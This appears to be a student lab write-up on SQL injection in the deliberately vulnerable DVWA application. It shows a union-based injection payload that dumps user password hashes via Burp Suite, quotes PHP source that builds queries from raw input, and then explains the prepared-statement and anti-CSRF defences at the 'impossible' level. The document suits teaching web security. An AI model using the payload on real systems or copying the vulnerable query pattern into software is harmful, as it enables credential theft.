
First name


Part 2C: SQLi attack under high security

Setting the security as **high**.




- Main SQL page for high security.






- Anything that we wrote in the above place showed us nothing which is why we used burp suite to see the passwords.



Intercepted and send to the repeater



Required – revealed password and ids

Click here to change your ID.

```
ID: a' union select password, user_id from users#
First name: 5f4dcc3b5aa765d61d8327deb882cf99
Surname: 1

ID: a' union select password, user_id from users#
First name: e99a18c428cb38d5f260853678922e03
Surname: 2

ID: a' union select password, user_id from users#
First name: 8d3533d75ae2c3966d7e0d4fcc69216b
Surname: 3

ID: a' union select password, user_id from users#
First name: 0d107d09f5bbe40cade3de5c71e9e9b7
Surname: 4

ID: a' union select password, user_id from users#
First name: 5f4dcc3b5aa765d61d8327deb882cf99
Surname: 5
```

- Password and ID extracted.


```
if( isset( $_SESSION [ 'id' ] ) ) {
    // Get input
    $id = $_SESSION[ 'id' ];

    switch ($_DVWA['SQLI_DB']) {
        case MYSQL:
            // Check database
1           $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
            $result = mysqli_query($GLOBALS["___mysqli_ston"], $query ) or die( '<pre>Something went wrong.</pre>' );

            // Get results
            while( $row = mysqli_fetch_assoc( $result ) ) {
                // Get values
2               $first = $row["first_name"];
                $last  = $row["last_name"];

                // Feedback for end user
                echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
            }

            ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
            break;
3       case SQLITE:
            global $sqlite_db_connection;

            $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
            #print $query;
            try {
                $results = $sqlite_db_connection->query($query);
            } catch (Exception $e) {
                echo 'Caught exception: ' . $e->getMessage();
                exit();
            }

            if ($results) {
                while ($row = $results->fetchArray()) {
                    // Get values
4                   $first = $row["first_name"];
                    $last  = $row["last_name"];

                    // Feedback for end user
                    echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>"
```

Understanding the source of the page:

1. The first step highlighted is the place where the query is formed, and we check the database, and we can see LIMIT 1 is written there which means only one result will be displayed rather than printing the whole data to the user after the attack. The second line tells that show the result if everything is fine else die/don't show anything.
2. The second point is where the result is generated.
3. We can see at the 3rd point that SQLite is used.
4. Fetching the results from the database.
5. In comparison to low and medium security LIMIT 1 option was added in the High security, and SQLite was used for this security medium which is better.

Part 2D: SQLi attack under impossible security

Setting impossible security.



In the 2D part, we analyzed the source of the impossible security. The first step was to set the security as impossible which means we can't do SQL Injection, then we realized the source to see the implementations that were made to protect it.

1. The first noteworthy thing was the check for CSRF (cross-site request forgery). We can see that the CSRF token was generated to authenticate the user. Checking the token process happens here. This step is important to check for CSRF attacks.

```
if( isset( $_GET[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );
```

```
// Generate Anti-CSRF token
generateSessionToken();
```

This is an ANTI-CSRF token generation function.

2. Checking if the user entered any number or not for the ID that was entered.

```
// Was a number entered?
if(is_numeric( $id )) {
    $id = intval ($id);
```

3. This is an important step that acts against any SQL injection attack. The first thing to observe is that there is LIMIT 1 which means only results will be displayed to the user rather than showing all the results of the database as it happened in the low security.
4. The countermeasure used here is **"Prepared statements and bind variables".** The prepare command creates and sends the SQL statement template to the database. The database parses and compiles and does query optimization on the SQL statement. In execute, the statement is executed. This process prevents external input to derive the statement template

```
// Check the database
$data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;' );
$data->bindParam( ':id', $id, PDO::PARAM_INT );
$data->execute();
$row = $data->fetch();
```

5. Checking that only one result is displayed rather than all the entries of the table of the database.

```
// Make sure only 1 result is returned
if( $data->rowCount() == 1 ) {
    // Get values
    $first = $row[ 'first_name' ];
    $last  = $row[ 'last_name' ];

    // Feedback for end user
    echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
}
break;
```